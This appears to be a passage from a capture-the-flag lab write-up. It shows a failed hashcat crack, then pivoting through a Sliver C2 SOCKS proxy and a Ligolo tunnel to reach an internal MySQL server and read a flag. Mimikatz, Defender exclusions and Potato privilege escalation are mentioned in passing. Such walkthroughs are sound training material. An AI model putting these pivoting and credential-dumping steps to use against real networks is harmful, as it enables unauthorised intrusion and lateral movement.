Hash.Target......: 663d2f33b8b2f806eadd9373fa78d8af
Time.Started.....: Sat Aug 29 06:55:26 2026 (8 secs)
Time.Estimated...: Sat Aug 29 06:55:34 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 1964.4 kH/s (0.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 63%
Started: Sat Aug 29 06:55:25 2026
Stopped: Sat Aug 29 06:55:36 2026Now at this point we have two ways to pivot to the internal network: Either by using the socks5 from Sliver directly which is faster or using Ligolo from the RDP session Let's try both
Pivot using socks5
First we start the socks:
[server] sliver (HUSHED_UNIQUE) > socks5 start

[*] Started SOCKS5 127.0.0.1 1081
⚠️  In-band SOCKS proxies can be a little unstable depending on protocol
Then we make sure to add the line socks5 127.0.0.1 1081 just telling proxychains where to route the traffic and Sliver started the socks at 1081 that's why we choose this port
jimmex@attacker:~$ tail -2 /etc/proxychains.conf
socks5 127.0.0.1 1081
Doing a full scan using proxychains is painful and extremely slow so I just scanned the port 3306 cause we already know there is SQL server in place
jimmex@attacker:~$ proxychains4 nmap 10.1.179.56 -vv -p 3306
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-29 11:08 UTC
Initiating Ping Scan at 11:08
Scanning 10.1.179.56 [2 ports]
[proxychains] Strict chain ... 127.0.0.1:1081 ... 10.1.179.56:80 < --socket error or timeout!
Completed Ping Scan at 11:09, 15.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:09
Completed Parallel DNS resolution of 1 host. at 11:09, 0.01s elapsed
Initiating Connect Scan at 11:09
Scanning 10.1.179.56 [1 port]
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  10.1.179.56:3306  ...  OK
Discovered open port 3306/tcp on 10.1.179.56
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Completed Connect Scan at 11:09, 0.28s elapsed (1 total ports)
Nmap scan report for 10.1.179.56
Host is up, received conn-refused (13s latency).
Scanned at 2026-08-29 11:09:12 UTC for 0s

PORT STATE SERVICE REASON
3306/tcp open  mysql   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
Mysql as p.richardson

Then we connect to the target to get the flag which is stored at hacksmarter_db in the final_config table
Alternative pivoting approach: RDP session + Ligolo

As you can see we are administrator as jimmex on the target, we could've ran Mimikatz from jimmex context

We can also use Ligolo for this, we create the tunnel device Ligolo

Then we setup routes and start tunneling the internal subnet which is 10.1.0.0/18
We could do that from the shell also:
┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ sudo ip route add 10.1.0.0/18 dev ligolo
And from there we just go the same mysql -h 10.1.179.56 -P 3306 -u p.richardson -p but without proxychains.
Path
That's what we did in this machine
Resources
- Windows Defender Exclusions - Add-MpPreference: https://learn.microsoft.com/en-us/powershell/module/defender/add-mppreference
- Sliver C2 Framework: https://github.com/BishopFox/sliver
- EfsPotato Privilege Escalation (SeImpersonatePrivilege): https://github.com/bugch3ck/EfsPotato
- GodPotato Privilege Escalation: https://github.com/BeichenDream/GodPotato
- Mimikatz Credential Dumping: https://github.com/gentilkiwi/mimikatz
- Hashcat NTLM Mode 1000 Example Hashes: https://hashcat.net/wiki/doku.php?id=example_hashes
- Proxychains-ng SOCKS Proxy: https://github.com/haad/proxychains
- Ligolo-ng Pivoting and Tunneling: https://github.com/nicocha30/ligolo-ng
- MySQL Remote Access and Enumeration: https://dev.mysql.com/doc/refman/8.0/en/connecting.html
- SeImpersonatePrivilege Exploitation Overview: https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html